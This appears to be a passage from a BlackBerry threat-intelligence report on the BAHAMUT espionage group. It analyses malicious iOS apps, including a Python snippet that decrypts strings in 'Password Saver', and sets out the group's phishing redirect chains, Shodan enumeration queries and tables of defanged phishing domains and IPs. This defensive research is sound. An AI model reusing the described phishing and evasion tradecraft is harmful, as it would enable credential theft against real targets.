


Figure 22: iOS cover site for the Spam Master application

So why did the iOS samples go undiscovered for so long given that the Android samples were known to exist for nearly five years? Apple's maintenance of an extremely closed software and application ecosystem has created considerable hurdles for researchers and tinkerers in the identification and analysis of all applications, not just malware. Recently, Apple released a new version of iOS that has led to the flagging of several "legitimate" applications for doing things in the background that users might not approve of (Clover, 2020).

Technical Breakdown of "Password Saver.ipa"

BlackBerry examined one of BAHAMUT's iOS applications a little more closely: Password Saver. The application itself was relatively straightforward and resided within the root of the IPA package with the filename "passwordmanager". BlackBerry analyzed the file, "bca642c1cbf4e0bf742c57f50bbd6ef0e45dda860bc5c595668dcec7b6adf6af," in depth to gain a better understanding of its functionality. From a casual first glance, there wasn't anything to immediately indicate any malicious functionality. Sensitive strings within the binary were stored, encrypted, using the AES cipher in CBC mode with a 256-bit key.

However, upon closer inspection of the functions responsible for encryption and decryption, some interesting oddities became apparent. Specifically, there was a function called "GenerateRandomIV16" which in lieu of creating a random initialization vector actually just returned the string "KAn/T4hDmMB2Hf0z". Note here that the IV generated wasn't random. BAHAMUT just used that term to describe and name the function. All of the decryption functions resided within two classes: one that was randomly named, "xxxv0xtu", and another called "util". The final encryption and decryption were performed using Apple's CommonCryptor library (Apple, 2007). The majority of the other code in the binary was composed of other standard libraries. The applications employed a custom method called "keyurl" to derive the actual AES key used during the decryption process from the MD5 hash of the string "%vuy#8qpYBS*#673BNWO(28POj".

```
from Crypto.Cipher import AES
import base64

BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

def decrypt(s):
        s = base64.b64decode(s)
        iv = b'KAn/T4hDmMB2Hf0z'
        key = b'75b20f6006f7384f4b9c81ced9e14068'
        aes = AES.new(key, AES.MODE_CBC,iv)
        decrypted = aes.decrypt(s)[16:]
        return unpad(decrypted.decode('utf-8'))
```

Figure 23: Python snippet to decode encrypted strings in "passwordmanager"

It turned out that the program did in fact "function" as advertised and stored usernames and passwords encrypted. However, it did so in a way that was also easily reversible. As advertised, the application would automatically populate stored credentials for the following websites including, notably, BlackBerry:

mail.yandex.com	www.ebay.com	www.instagram.com
www.amazon.com	www.facebook.com	www.linkedin.com
www.bing.com	www.gmail.com	www.mail.com
www.blackberry.com	www.google.com	www.microsoft.com
www.dropbox.com	www.icloud.com	www.netflix.com
www.pinterest.com	www.tumblr.com	www.youtube.com
www.protonmail.com	www.yahoo.com	
www.reddit.com	www.yelp.in	

The application would also sync that same credential data with the remote server "passwordsaverr[.]com" which was under the control of BAHAMUT, as evidenced by its unique network service fingerprint. What better way to phish unsuspecting victims than to have them willingly provide all their usernames and passwords in accordance with the terms of services. BAHAMUT even warned its targets in "ALLCAPS" on their cover site:

> "WE ARE NOT LIABLE TO YOU OR ANY OTHER PERSON FOR ANY INCIDENTAL, CONSEQUENTIAL, SPECIAL, INDIRECT, PUNITIVE OR EXEMPLARY DAMAGES, INCLUDING, WITHOUT LIMITATION, EQUIPMENT DOWNTIME, LOSS OF DATA, OR LOST PROFITS, BY INSTALLING OR USING THE CONTENT, YOU ACCEPT SOLE RESPONSIBILITY FOR ALL CONSEQUENCES ARISING THEREFROM AND ACKNOWLEDGES THAT NO CLAIM WHATSOEVER WILL BE MADE AGAINST US OR OUR LICENSORS, DISTRIBUTORS, AGENTS, EMPLOYEES OR AFFILIATES"

Similarly, the application's privacy policy left a few things to be desired:

> "When you use our application the App takes information regarding the user's Device to ensure compatibility of your device with our application. This application shall have access to collect all your passwords, documents etc. and other files which are stored in your local storage."

By downloading and using this particular password manager, victims would have effectively granted BAHAMUT unrestricted access to all of their files and passwords.

The other applications were equally suspect and encrypted any sensitive strings in the binary, including network callback information and any information that could have tipped off Apple as to the applications' true intent.

It should be noted that in the App Store links above, the majority of the applications were available in the United Arab Emirates, while one could be linked to the Niger App Store and another to the United Kingdom App Store. All of the applications did what they promised – and quite a bit more for unsuspecting victims. For example, all the applications we examined encrypted pieces of data using AES and a 256-bit key. They also communicated various bits of data to remote servers. The keys for decryption were static and, in some cases, hidden within the application's icon file. The applications processed the image data to derive a key, one that did not change between different installations of the application or invocations of the encryption algorithm. This method of encryption deviates from the norm, and is characteristic of an application that is trying to hide from analysis, since this form of encryption offers no practical security benefits to the data. These applications would be limited only to the data the user authorized BAHAMUT to access whether wittingly or surreptitiously.

After further reviewing each application, BlackBerry was able to identify the original store where each application was first published, as follows:

Athan Times: https://apps.apple[.]com/ca/app/athan-times-ramadan-2020/id1456575117

- First released in Canada
- Access to location information and calendar information

Doctor Health: https://apps.apple[.]com/in/app/doctor-health/id1450134674

- First released in India
- Access to location information and health data

Islamic Emoji Maker: https://apps.apple[.]com/tt/app/islamic-emoji-maker/id1483734164

- First released in Trinidad and Tobago
- Access to keyboard input

MIB: https://apps.apple[.]com/sa/app/mib-messaging-in-bucket/id1444388921

- First released in Saudi Arabia
- Access to all accounts entered into the application and communication made through the app:
  - Skype
  - WhatsApp
  - Telegram
  - Facebook Messenger

Password Saver: https://apps.apple[.]com/tt/app/password-saver-secure-forever/id1490388515?ign-mpt=uo%3D2

- First released in Trinidad and Tobago
- Access to passwords saved within the application and all files on the device

Smart File: https://apps.apple[.]com/cr/app/smart-file/id1469522820?l=en


- First released in Costa Rica
- Access to all files stored on the iPhone

Smart Pager: https://apps.apple[.]com/tt/app/smart-pager-free-voip-calling/id1484055491?ign-mpt=uo%3D2

- First released in Trinidad and Tobago
- Access to communications handled by the application and contact information

Spam Master: https://apps.apple[.]com/gh/app/spam-master/id1492559598

- First released in Ghana
- Access to text messages and phone calls



tradecraft

The Art of Phishing

Tradecraft: The Art of Phishing

BlackBerry assesses that BAHAMUT's phishing and credential harvesting tradecraft is significantly better than the majority of other publicly known APT groups. This is principally due to the group's speed, their dedication to single-use and highly compartmentalized infrastructure, and their ability to adapt and change, particularly when their phishing tools are exposed.

BAHAMUT's original framework for phishing, as defined by researchers writing for Bellingcat, has today evolved into an even more well-honed credential harvesting system aimed at very precise targets.

While monitoring BAHAMUT's operations over the past year, BlackBerry watched new phishing infrastructure spring up weekly. Just as other researchers previously observed, many of these highly targeted spear-phishing operations lasted anywhere from a few hours to a few months, depending on the domain and success rates. This embrace of ever-fleeting infrastructure makes real-time detection all but impossible. Catching a window that is open only for a few hours on infrastructure that is constantly changing requires resources and luck that few network defenders, much less individual targets, could ever hope to possess.

Also key to BAHAMUT's ever-increasing skillset is their ability to learn from their mistakes. Upon close analysis of the operational timeline of their various domains and subdomains, it is clear that BAHAMUT very carefully monitors any research published about them by the information security community. This is true in some respect for all threat actors, but few respond with such alacrity. After any large-scale public disclosure about the group (and there were many, though under a confusing array of different monikers), BAHAMUT would shut down any related infrastructure almost immediately. The group also appears to have scrutinized *how* researchers previously linked their campaigns together and adapted accordingly.

For example, beginning in late 2017, after Bellingcat revealed how they enumerated the group's previous targets, BAHAMUT drastically altered how they phished their targets *en masse*. They began to employ a particular piece of JavaScript, "slowAES", which allowed them to pass encrypted parameters within the URL requests in a series of redirects from the starting phishing URL. The end result was the identification of the targeted individuals became increasingly less straightforward.

Luckily, when BAHAMUT employed that specific piece of code, BlackBerry discerned that it could be turned against them to identify even more of their phishing infrastructure. It then became trivial to deduce the entity or organization that was the ultimate target, despite the use of AES encryption. What's more, if BAHAMUT's first attempts were unsuccessful, they would try again with an additional piece of personal information such as a telephone number to trick the target into believing the source was legitimate. This helped BlackBerry confirm the identities of several of the targets.

Throughout our analysis of their phishing behavior, BlackBerry observed that BAHAMUT was generally in possession of a great deal of information about their targets prior to phishing them. This was clearly the result of a concerted and robust reconnaissance operation. BlackBerry strongly suspects that much of the data came as a direct result of the group's extensive deployment of "fakes." Remember, the term "fakes" here should be taken to mean any attacker-controlled websites designed to imitate another website, any attacker owned social media profiles, or any attacker-controlled website designed to disseminate information (e.g. Techsprouts).

For example, BlackBerry observed BAHAMUT-controlled, fake social media profiles are used to build credibility with journalists as well as to engage with targets, directing them to assets that share the same network fingerprint. BlackBerry also identified nearly a dozen "empty" websites that borrowed the majority of their code from elsewhere on the internet and did not appear to be used for anything at the time of discovery.

Interestingly, BlackBerry noticed that several of BAHAMUT's targets submitted phishing URLs they received via email or social media to various online sandboxing platforms like URL Scan "https://ulrscan.io", ANY.RUN, "https://app.any.run", and Hybrid-Analysis "https://hybrid-analysis.com". These security providers preserved them, and they are available to the public. Some examples of recent and historic phishing attempts were still available at the following URLs:

- https://urlscan[.]io/result/633ee58e-0129-4617-9b6f-cd68f6b75e6d
- https://app.any[.]run/tasks/64bb320a-4b60-4200-8af3-c878e64b1b7c/
- https://www.hybrid-analysis[.]com/sample/ceed464a87bdc07c55d88b2385a2715847831039 28887e15dcbd1236c2048b89?environmentId=120

Readers will notice that URL Scan makes it significantly easier to follow and track the individual requests. URL Scan also conveniently includes responses returned for requests made over SSL and TLS.

Today, BAHAMUT typically uses a free URL shortening service such as, "grabify.link", "1hr.hu", "t.co", "u.nu", "tinyurl.com", "bit.do", or in some cases stands up their own site, such as "ghelp.co", to perform an initial redirect. It is these very services that provide the attacker with granular information about when victims actually click on the links, information that typically includes IP address, local time, and User-Agent of the browser used. This information can be quickly analyzed to determine whether or not the intended target had clicked on a lure, and in some cases we observed that new URLs were re-sent to the same targets in an attempt to follow up.

The second redirection is usually to a Freenom-hosted domain (https://www.freenom.com/) as previously documented in the WINDSHIFT research (Karim, 2018). Following this redirection is yet another redirection to an attacker-hosted and controlled domain. These domains are designed to precisely mimic a legitimate page and BlackBerry saw them used to collect credentials before forwarding the target on to either the original website requested, or else to another landing page. In some cases, tertiary and quaternary domains are part of the redirection process, all of which would appear to happen instantaneously to the targets unless they were closely watching the address bar on a phone or corner of their browser window on a computer. In other words, instead of a single re-direct from the link clicked on by the target, there are typically four or more re-directs, all designed to complicate analysis by researchers and victims.

BlackBerry observed phishing attempts designed to mimic various government agency logins, as well as private email and other account portals including Microsoft Live, Gmail™, Yahoo!, Apple ID, Twitter, Facebook, Telegram, Microsoft OneDrive, 163, Sina, ProtonMail – just about every free email and messaging service one could imagine. What was particularly interesting was that the group appeared to frequently know the target's personal email address and generally avoided phishing attempts against corporate or government addresses directly.

An example of this behavior is displayed in the “ANY.RUN” link above. The target was a government official working for the United Arab Emirates. As discussed above in the Targeting section, the governments of Bahrain, Saudi Arabia, and United Arab Emirates are regular and recurring interests of the BAHAMUT group. Older URLs BlackBerry identified suggested BAHAMUT’s palette also included various African governments, East Asian governments, as well as officials in Turkey, Kuwait, Qatar, and Pakistan.

While most of BAHAMUT’s tradecraft was exceptional, they slipped in a few critical areas, allowing BlackBerry to discover a wide range of cross-platform activity. BlackBerry found one such example in the use of the anonymous URL shortening service TinyURL (https://tinyurl.com). In addition to leveraging the service to transform their phishing links into something a bit more benign, they also used the service to perform redirection from the base of their phishing sites. Taha Karim, author of the WINDSHIFT research, which BlackBerry associates with BAHAMUT, first disclosed the group’s preference of this particular redirection service in 2018 (Karim, 2018). Making a request to the IP address of one of these phishing sites on port 443 would trigger a redirection to another, benign website. This was presumably done to avoid suspicion. If the victim browsed to the base domain of one of phishing domains it would redirect to a legitimate error message from services like Apple or Google. BlackBerry quickly realized that scanning services like Shodan (https://shodan.io) could be leveraged to reliably detect this behavior. Around fifteen active phishing domains were enumerated this way using the following request:

> https://www.shodan.io/search?query=Location%3A+https%3A%2F%2Ftinyurl.com+port%3A%22443%22

While the above request generated a handful of false positives, those outliers were minimal enough to verify by hand. At the time of authorship, the following BAHAMUT phishing IP addresses and domains were live:

IP Address	Phishing Domain	TinyURL Redirect	Final Destination
164.160.131[.]174	mailinfo-bh[.]com	https://tinyurl[.]com/vslwa8k	https://pivni.info/mapa.php
176.103.57[.]2	secure-useraccount[.]com	https://tinyurl[.]com/rgcwqt8	http://www.casauthentication.com
176.103.63[.]195	accountvalidate[.]com	https://tinyurl[.]com/wqwllwa	https://www.validate-network.org/
178.150.0[.]196	onlinetokenid[.]com	https://tinyurl[.]com/yxsy63or	https://www.google.com/error
178.150.0[.]247	cloud-authorize[.]com	https://tinyurl[.]com/yywkh5dy	https://www.apple.com/error
193.203.50[.]179	privacylog[.]info	https://tinyurl[.]com/s9wfyyo	http://www.privacylog.net/
195.123.212[.]82	out-look-mail-bh[.]com	https://tinyurl[.]com/wb96v4p	https://outlookamusements.com/
31.28.171[.]133	mail-incc[.]com	https://tinyurl[.]com/yxpcvb28	https://addressnmail.com/
45.10.88[.]11	login-private[.]com	https://tinyurl[.]com/yywkh5dy	https://www.apple.com/error
45.128.148[.]27	user-privacy[.]com	https://tinyurl[.]com/qo86jyq	https://www.websitepolicies.com/
51.75.156[.]163	setting-secure[.]com	https://tinyurl[.]com/yxsy63or	https://www.google.com/error
51.77.90[.]253	sync-tokens[.]com	https://tinyurl[.]com/yywkh5dy	https://www.apple.com/error
80.79.122[.]113	mail-validation[.]info	https://tinyurl[.]com/s6pr9qt	https://validation.com/
85.254.144[.]31	logon-info-gsupport[.]com -	https://tinyurl[.]com/yxsy63or	https://www.google.com/error
176.103.62[.]151	assurecom[.]info	https://tinyurl[.]com/y74o5buf	https://www.monsiteassure.fr/

Table 2: BAHAMUT-controlled IP addresses redirecting to shortened TINYURLs

This type of redirect may be useful for achieving the aim of not immediately tipping off a target. However, BlackBerry was able to effectively leverage the same technique against the group to enumerate other similarly styled phishing infrastructure and domains. The following phishing domains below all redirected using similar techniques. BlackBerry enumerated additional domains using the following Shodan queries:

Shodan Query: https://www.shodan.io/search?query=Location%3A+http%3A%2F%2Fweb.archive.com%2F+port%3A443

IP Address	Phishing Domain
185.161.208[.]121	myaccount-googie[.]com
185.198.57[.]37	devicesupport-rnicrosoft[.]com
185.20.187[.]38	account-googie[.]com
185.244.150[.]119	Myappie[.]co
185.244.150[.]246	cdn-icloud[.]co
194.36.188[.]88	inlineirnage[.]com
194.36.189[.]106	me-yahoo[.]com
87.120.254[.]170	service-authorization[.]com
87.120.37[.]167	mhegogl[.]com
87.120.37[.]208	msft[.]me
87.120.37[.]84	gateway-yahoo[.]com
185.161.208[.]121	myaccount-googie[.]com

Table 3: Phishing domains identified from a common redirect to "web.archive.com"

Shodan Query:

> https://www.shodan.io/search?query=Location%3A+https%3A%2F%2Fsafenet.authentication-as-a-service.com%2F+port%3A443

IP Address	Phishing Domain
185.244.150[.]102	imging[.]site
87.120.37[.]253	portal549[.]com
87.120.37[.]66	ghelp[.]co
91.92.109[.]95	o-auth[.]net
94.156.77[.]136	myggl[.]io

Table 4: Phishing domains identified from a common redirect to "safenet.authentication-as-a-service.com"

Given BAHAMUT's propensity for changing tack midstream, BlackBerry expects the aforementioned domains and IP addresses to go down in short order following this publication.

Operational Security++

BlackBerry previously noted that BAHAMUT does an exceptional job of segregating their phishing, credential harvesting, Android, iOS, and Windows infrastructure from one another.

